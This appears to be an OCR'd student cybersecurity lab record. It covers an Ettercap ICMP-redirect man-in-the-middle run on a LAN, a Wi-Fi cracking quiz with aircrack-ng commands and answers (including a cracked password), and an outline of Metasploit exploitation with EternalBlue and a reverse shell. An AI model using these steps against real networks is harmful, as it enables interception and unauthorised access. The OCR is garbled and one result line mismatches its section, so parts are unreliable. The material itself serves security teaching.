
[root@localhost security lab]# dnf install ettercap


[root@localhost security lab]# vi /etc/ettercap/etter.conf

[root@localhost security lab]# ettercap –G

Result: Installed and configured iptables to enforce custom firewall rules, enabling packet filtering, NAT, and traffic redirection as intended.


ettercap 0.8.2
Start Targets Hosts View Mitm Filters Logging Plugins Info
Plugins
Host List
ARP poisoning...
ICMP redirect...
Port stealing...
DHCP spoofing...
NDP poisoning...
Stop mitm attack(s)
IP Address
172.16.4.218
172.16.4.234
172.16.4.241
172.16.4.250
172.16.5.21
172.16.5.46 00:27:0E:13:EB:17
172.16.5.50 00:27:0E:13:ED:1E
172.16.5.59 00:27:0E:13:F6:44
Delete Host
Add to Target 1
Add to Target 2
ICMP redirected 172.16.5.178:45618 -> 172.217.167.133:443
ICMP redirect stopped.
DHCP: [38:60:77:E0:86:87] REQUEST 172.16.4.218
DHCP: [88:D7:F6:C6:4D:C4] REQUEST 172.16.5.178
DHCP: [172.16.4.1] ACK : 172.16.5.178 255.255.252.0 GW 172.16.4.1 DNS 8.8.8.8
DHCP: [0C:4D:E9:BB:F2:42] REQUEST 172.16.5.149


ettercap 0.8.2
Start Targets Hosts View Mitm Filters Logging Plugins Info
Host List
IP Address
MAC Address
Description
172.16.4.1 08:35:71:F2:B4:A1
MITM Attack: ICMP Redirect
Gateway Information
MAC Address 08:35:71:F2:B4:A1
IP Address 172.16.4.1
Cancel
OK
Delete Host
Add to Target 2
2182 known services
Starting Unified sniffing...
Randomizing 1023 hosts for scanning...
Scanning the whole netmask for 1023 hosts...
78 hosts added to the hosts list...



Ettecap tool:

Ettercap is a well-known open-source tool used for conducting man-in-the-middle attacks on a local area network (LAN). It essentially functions as a network eavesdropper, allowing you to intercept traffic flowing between devices on the network.

- **Man-in-the-Middle Attacks:** By manipulating ARP (Address Resolution Protocol) Ettercap can position itself as an intermediary between two communicating devices. This allows it to intercept and potentially alter data flowing between them.

Ettercap's capabilities:

- **Packet Sniffing:** Ettercap can put your network interface in promiscuous mode, enabling it to capture all network traffic on the LAN segment, not just traffic directed to your device.
- **Man-in-the-Middle Attacks:** By manipulating ARP (Address Resolution Protocol) Ettercap can position itself as an intermediary between two communicating devices. This allows it to intercept and potentially alter data flowing between them.
- **Protocol Analysis:** Ettercap can dissect and analyze various network protocols, including some encrypted ones. This provides valuable insights into network communication patterns.
- **Data Injection and Filtering:** Ettercap can inject data packets into ongoing connections or filter out unwanted packets, enabling activities like modifying data streams.

- **Multiple Sniffing Modes:** Ettercap offers various sniffing modes, like IP-based, MAC-based, and ARP-based, catering to different network scenarios.

It's important to remember that Ettercap is a powerful tool and should be used with caution. While it's valuable for ethical hackers and penetration testers to assess network security, using it for malicious purposes is illegal.

- Ettercap offers both a graphical user interface (GUI) and a command-line interface (CLI) for user convenience.
- Ettercap has plugin support, allowing you to extend its functionalities.

To install **Ettercap** on Fedora using the terminal, follow these steps:

1. Update System Packages

First, update your system packages to ensure you have the latest repositories:

```
sudo dnf update -y
```

2. Install Ettercap

Ettercap is available in the Fedora repository. Install it using:

```
sudo dnf install -y ettercap
```

3. Verify Installation

Once installed, check the version to confirm:

```
ettercap --version
```

4. Run Ettercap

Ettercap can be run in graphical or command-line mode:

- **Graphical Mode (GUI):**

```
sudo ettercap -G
```

Text-Based Interface (NCurses Mode):


```
sudo ettercap -C
```

Command-Line Mode:


```
sudo ettercap -T -Q
```

5. Allow Ettercap to Capture Packets

Since Ettercap requires root privileges for network sniffing, always run it with sudo. If you face issues, ensure your user is in the wheel group for sudo access.


Applications Places System
Mon Apr 28, 08:06
Computer
liveuser's Home
Install to Hard Drive
Trash
Ettercap
0.8.3.1
Setup
Sniffing at startup
Primary Interface
enp0s3
Bridged sniffing
Bridged Interface
Local Loopback
Ettercap
MATE Terminal
File Edit View Search Terminal Help
liveuser@localhost-live:~$ ettercap --version
ettercap 0.8.3.1 copyright 2001-2020 Ettercap Development Team
ettercap 0.8.3.1
liveuser@localhost-live:~$ sudo ettercap -G
ettercap 0.8.3.1 copyright 2001-2020 Ettercap Development Team
MATE Terminal
Ettercap (as superus...
Right Ctrl


Applications Places System
Mon Apr 28, 08:07
Computer
liveuser's Home
Install to Hard Drive
Trash
Ettercap
0.8.3.1 (EB)
57 ports monitored
28230 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Starting Unified sniffing...
Ettercap
MATE Terminal
File Edit View Search Terminal Help
liveuser@localhost-live:~$ ettercap --version
ettercap 0.8.3.1 copyright 2001-2020 Ettercap Development Team
ettercap 0.8.3.1
liveuser@localhost-live:~$ sudo ettercap -G
ettercap 0.8.3.1 copyright 2001-2020 Ettercap Development Team
(ettercap:5610): IBUS-WARNING **: 08:07:43.474: Failed to mkdir /root/.config/ibus/bus: Permission denied
MATE Terminal
Ettercap (as superus...
Right Ctrl



Result: Successfully executed a MITM attack using ICMP redirect in Ettercap, intercepting and redirecting victim traffic through the attacker's machine.

Ex. No.: 13

WIFI HACKING 101

Aim:

To understand and demonstrate how to capture and crack WPA/WPA2 personal Wi-Fi passwords using Aircrack-ng tools.

Algorithm:

1. Put the wireless interface into monitor mode.
2. Capture the 4-way handshake using airodump-ng.
3. (Optional) Deauthenticate a connected client to trigger handshake.
4. Use aircrack-ng with a wordlist to brute-force the password.
5. (Optional) Convert capture to HCCAPX format for GPU-based cracking with Hashcat.

Output:

Answer the questions below

What type of attack on the encryption can you perform on WPA(2) personal?

brute force — ✓ Correct Answer — Hint

Can this method be used to attack WPA2-EAP handshakes? (Yea/Nay)

Nay — ✓ Correct Answer

What is the three-letter abbreviation for the pre-shared key used in Wi-Fi security?

PSK — ✓ Correct Answer

What's the minimum length of a WPA2 Personal password?

8 — ✓ Correct Answer

Answer the questions below

How do you put the interface “wlan0” into monitor mode with Aircrack tools? (Full command)

airmon-ng start wlan0 — ✓ Correct Answer

What is the new interface name likely to be after you enable monitor mode?

wlan0mon — ✓ Correct Answer

What do you do if other processes are currently trying to use that network adapter?

airmon-ng check kill — ✓ Correct Answer — Hint

What tool from the aircrack-ng suite is used to create a capture?

airodump-ng — ✓ Correct Answer

What flag do you use to set the BSSID to monitor?

--bssid — ✓ Correct Answer — Hint

And to set the channel?

--channel — ✓ Correct Answer — Hint

And how do you tell it to capture packets to a file?

-w — ✓ Correct Answer — Hint

Answer the questions below

What flag do we use to specify a BSSID to attack?

-b — ✓ Correct Answer — Hint

What flag do we use to specify a wordlist?

-w — ✓ Correct Answer — Hint

How do we create a HCCAPX in order to use hashcat to crack the password?

-j — ✓ Correct Answer — Hint

Using the rockyou wordlist, crack the password in the attached capture. What's the password?

greeneggsandham — ✓ Correct Answer — Hint

Where is password cracking likely to be fastest, CPU or GPU?

GPU — ✓ Correct Answer — Hint

Result: Captured a WPA/WPA2 handshake and cracked the Wi-Fi password using a dictionary attack with Aircrack-ng.

Ex. No.: 14

METASPLOIT


Aim:

The aim of this experiment is to explore and understand the basic usage of the Metasploit Framework, focusing on exploiting vulnerabilities in a target system using various Metasploit modules, setting appropriate parameters, and successfully executing the exploit to gain access to the system.

Algorithm:

1. **Identify Vulnerability**: Use the search function to find exploits related to the target system.
2. **Select Exploit**: Choose an appropriate exploit based on the identified vulnerability (e.g., MS17-010 EternalBlue).
3. **Configure Exploit**: Set the necessary parameters such as target IP (RHOSTS), payload, and local port (LPORT).
4. **Choose Payload**: Select the payload that will run on the target system to achieve the desired result (e.g., reverse TCP shell).
5. **Execute Exploit**: Launch the exploit to attempt to compromise the target system.
6. **Post-Exploitation**: After successful exploitation, interact with the compromised system through the Meterpreter session or other post-exploitation tools.

Output:



Result: Successfully exploited the target system using a Metasploit module, gaining remote access by setting the correct payload and parameters.